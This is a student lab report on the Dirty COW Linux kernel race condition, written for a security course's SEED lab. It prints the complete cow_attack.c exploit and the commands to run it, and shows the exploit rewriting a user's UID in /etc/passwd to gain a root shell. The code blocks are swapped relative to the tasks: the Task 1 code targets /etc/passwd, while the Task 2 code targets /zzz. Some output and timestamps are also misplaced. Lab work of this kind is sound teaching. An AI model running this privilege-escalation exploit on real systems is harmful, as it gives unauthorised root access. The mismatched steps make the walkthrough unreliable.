Concepts in System Security
Assignment 9

Dirt COW Attack Lab

CYS24014 - Shree Varshaa R M

May 9, 2025

Overview

The **Dirty COW** (Copy-On-Write) vulnerability is a race condition flaw in the Linux kernel that existed from 2007 to 2016. It allows attackers to modify read-only files, leading to privilege escalation.

This lab demonstrates how to exploit this vulnerability to:


- Modify a dummy read-only file (/zzz)
- Gain root access by altering /etc/passwd

Lab Environment:

- Tested on SEED Ubuntu 12.04 VM (vulnerable kernel)
- Does not work on Ubuntu 16.04 (patched)


Task 1: Modify a Dummy Read-Only File

- Create a Dummy File
- We create a file /zzz with read-only permissions and insert sample content




```
[03/25/2025 10:50] seed@ubuntu:~/Documents$ sudo touch zzz
[03/25/2025 10:51] seed@ubuntu:~/Documents$ sudo chmod 644 zzz
[03/25/2025 10:51] seed@ubuntu:~/Documents$ sudo gedit zzz
```

- Adding some content to the file



```
[03/25/2025 10:52] seed@ubuntu:~/Documents$ cat zzz
111111222222333333
```

- Normal users cannot modify this file




```
[03/25/2025 10:53] seed@ubuntu:~/Documents$ ls -alps zzz
4 -rw-r--r-- 1 seed seed 19 Mar 25 10:51 zzz
[03/25/2025 10:53] seed@ubuntu:~/Documents$ echo 99999 > zzz
```


- Replace **222222** with ****** using Dirty COW
- Confirming that the file is in read-only
- When trying to attempt to modify the file, it would fail

Exploit the Dirty COW Vulnerability


- Modifying the /zzz file by exploiting Dirty COW Vulnerability
- Download the cow_attack.c program and compile it



```c
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

void *map;
void *writeThread(void *arg);
void *madviseThread(void *arg);

int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;

  // Open the target file in the read-only mode.
  int f=open("/etc/passwd", O_RDONLY);

  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "1001");
```




```
  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);
  pthread_create(&pth2, NULL, writeThread, position);

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}

void *writeThread(void *arg)
{
  char *content= "0000";
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);
    // Write to the memory.
    write(f, content, strlen(content));
  }
}
```



```
void *madviseThread(void *arg)
{
  int file_size = (int) arg;
  while(1){
      madvise(map, file_size, MADV_DONTNEED);
  }
}
```


Running the attack

- Compile and execute the program



```
[03/25/2025 10:53] seed@ubuntu:~/Documents$ gcc cow_attack.c -lpthread
[03/25/2025 10:53] seed@ubuntu:~/Documents$ a.out
```

- If the attack is successful, the file /zzz will be modified and the string 222222 will be replaced with ******




```
[03/25/2025 10:53] seed@ubuntu:~/Documents$ cat /zzz
111111******333333
```

- Therefore, successfully modified **/zzz** despite read-only permissions.


Task 2: Modify the Password file to Gain Root Privileges

- Create a new user
  - Add the new user to the system




```
[03/25/2025 10:54] seed@ubuntu:~/Documents$ sudo adduser varshaa
Adding user `varshaa' ...
Adding new group `varshaa' (1005) ...
Adding new user `varshaa' (1001) with group `varshaa' ...
Creating home directory `/home/varshaa' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for varshaa
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
```

- Confirming the user entry in **/etc/passwd**




```
[03/25/2025 10:54] seed@ubuntu:~/Documents$ cat /etc/passwd | grep varshaa
varshaa:x:1001:1005:,,,:/home/varshaa:/bin/bash
```

- Updating the **/etc/passwd** file
  - Creating a backup of the /etc/passwd before starting the attack




```
[03/25/2025 04:53] seed@ubuntu:~/Documents$ sudo cp/etc/passwd /etc/passwd.bak
```


- Modifying the cow_attack.c for /etc/passwd
  - Modifying UID field of eg from 1001 to 0 (root)



```
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

void *map;
void *writeThread(void *arg);
void *madviseThread(void *arg);

int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;

  // Open the target file in the read-only mode.
  int f=open("/zzz", O_RDONLY);

  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "222222");
```




```
  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);
  pthread_create(&pth2, NULL, writeThread, position);

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}

void *writeThread(void *arg)
{
  char *content= "******";
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);
    // Write to the memory.
    write(f, content, strlen(content));
  }
}
```




```
void *madviseThread(void *arg)
{
  int file_size = (int) arg;
  while(1){
      madvise(map, file_size, MADV_DONTNEED);
  }
}
```

- Running the attack on /etc/passwd file




```
[03/25/2025 10:54] seed@ubuntu:~/Documents$ gcc cow_attack.c -lpthread
[03/25/2025 10:55] seed@ubuntu:~/Documents$ a.out
```




```
[03/25/2025 10:53] seed@ubuntu:~/Documents$ cat /zzz
111111******333333
```

- Checking the /etc/passwd file
- Then, switching to a newly created user



```
[03/25/2025 10:56] seed@ubuntu:~/Documents$ su varshaa
Password:
root@ubuntu:/home/seed/Documents# id
uid=0(root) gid=1005(varshaa) groups=0(root),1005(varshaa)
root@ubuntu:/home/seed/Documents# 
```



```
[03/25/2025 10:56] seed@ubuntu:~/Documents$ cat /etc/passwd | grep varshaa
varshaa:x:0000:1005:,,,:/home/varshaa:/bin/bash
```

- Therefore, successfully gained root by altering **/etc/passwd**.

Conclusion:

The attack demonstrated how a Copy-On-Write (COW) race condition could be weaponized to bypass file permissions, allowing an unprivileged user to gain root access. This lab highlighted the critical risks posed by unpatched kernel vulnerabilities and emphasized the importance of timely system updates to mitigate such exploits. Additionally, it reinforced the concept that memory-mapped file operations must be carefully handled to prevent unintended modifications. Overall, the Dirty COW vulnerability serves as a stark reminder of how subtle kernel flaws can lead to severe security breaches if left unaddressed.